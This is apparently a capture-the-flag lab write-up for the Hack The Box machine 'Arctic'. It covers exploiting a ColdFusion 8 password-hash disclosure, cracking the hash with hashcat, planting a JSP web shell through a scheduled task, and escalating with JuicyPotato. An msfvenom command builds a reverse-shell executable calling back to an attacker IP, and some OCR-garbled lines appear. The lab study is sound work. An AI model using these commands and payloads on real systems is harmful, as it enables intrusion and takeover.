

### **INITIAL SHELL:**

#### **NMAP Scan**

Navigating to port 8500 in a web browser and locating "CFIDE" directory.




# Locating "administrator" directory.


```
© © © 0.10.10.10.13.500(CFIDE)

| Company | C
```

"Adobe Coldfusion 8" is running on port 8500.




It is vulnerable to remote file disclosure of password hashes.



Harvesting the password hash for the "admin" user.



Cracking the password hash to obtain the cleartext password "happyday".





C:\Users\91948\Desktop\hashcat-6.1.0>hashcat -a 0 -m 100 temp.txt realuniq.txt --show 2f635f6d20e3fde0c53075a84b68fb07dcec9b03:happyday

Logging into the portal.





Enumerating the web directory internal structures.






Scheduling a new task to download a malicious jsp file and saving it in "C:\ColdFusion8\wwwroot\CFIDE\administrator\analyzer\shell443.jsp".






#### Generating shell443.jsp

# Running the scheduled task and uploading shell443.jsp from kali to target





Visiting "C:\ColdFusion8\wwwroot\CFIDE\administrator\analyzer\shell443.jsp" via the web browser, we obtain a reverse shell as user "arctic\tolis".

#### User.txt

```
C:\Users\tolis\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is F88F-4EA5
Directory of C:\Users\tolis\Desktop
22/03/2017 10:00
                    <DIR>
22/03/201/ 10:00 <DIR>
22/03/2017 10:00 <DIR>
22/03/2017 10:01 3
              32 user.txt
1 File(s) 32 bytes
22/03/2017 10:01
              2 Dir(s) 33.183.498.240 bytes free
C:\Users\tolis\Desktop>type user.txt
type user.txt
02650d3a69a70780c302e146a6cb96f3
C:\Users\tolis\Desktop>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix .:
  IPv4 Address. . . . . . . . . . : 10.10.10.11
  Default Gateway . . . . . . . : 10.10.10.2
Tunnel adapter isatap.{79F1B374-AC3C-416C-8812-BF482D048A22}:
```

# **PRIVILEGE ESCALATION:**

"SeImpersonatePrivilege" is enabled. Hence JuicyPotato attack is possible.

Generating a malicious "shell443.exe".

```
kali@kali:~/HTB/arctic$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.189 LPORT=443 -f exe > shell443.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
kali@kali:~/HTB/arctic$ ls
shell443.exe shell443.jsp
kali@kali:~/HTB/arctic$
```

Transferring "shell443.exe" and "JuicyPotato64.exe" from kali to target using "certutil".

```
talialali:-/opt/Tools_windows$ clear
talialani:-/opt/Tools_windows$ ls | grep Juicy
JuicyPotato64.exe
JuicyPotato64
```

```
dir
Volume in drive C has no label.
Volume Serial Number is F88F-4EA5
Directory of C:\Users\tolis\Desktop
18/05/2021
           05:10
                     <DIR>
18/05/2021 05:10
                     <DIR>
18/05/2021 05:10
                            339.456 JuicyPotato64.exe
18/05/2021 05:09
                              7.168 shell443.exe
22/03/2017 10:01
                                 32 user.txt
              3 File(s)
                               346.656 bytes
              2 Dir(s) 33.182.453.760 bytes free
```

Juicypotato attack to obtain a reverse shell as "nt authority\system".

#### Root.txt

```
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is F88F-4EA5
Directory of C:\Users\Administrator\Desktop
22/03/2017 10:02
                      <DIR>
22/03/2017 10:02
22/03/2017 10:02
                      <DIR>
                                  32 root.txt
               1 File(s)
                                     32 bytes
               2 Dir(s) 33.182.453.760 bytes free
C:\Users\Administrator\Desktop>type root.txt
type root.txt
ce65ceee66b2b5ebaff07e50508ffb90
C:\Users\Administrator\Desktop>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix .:
  IPv4 Address. . . . . . . . . . : 10.10.10.11
  Subnet Mask . . . . . . . . . : 255.255.255.0
```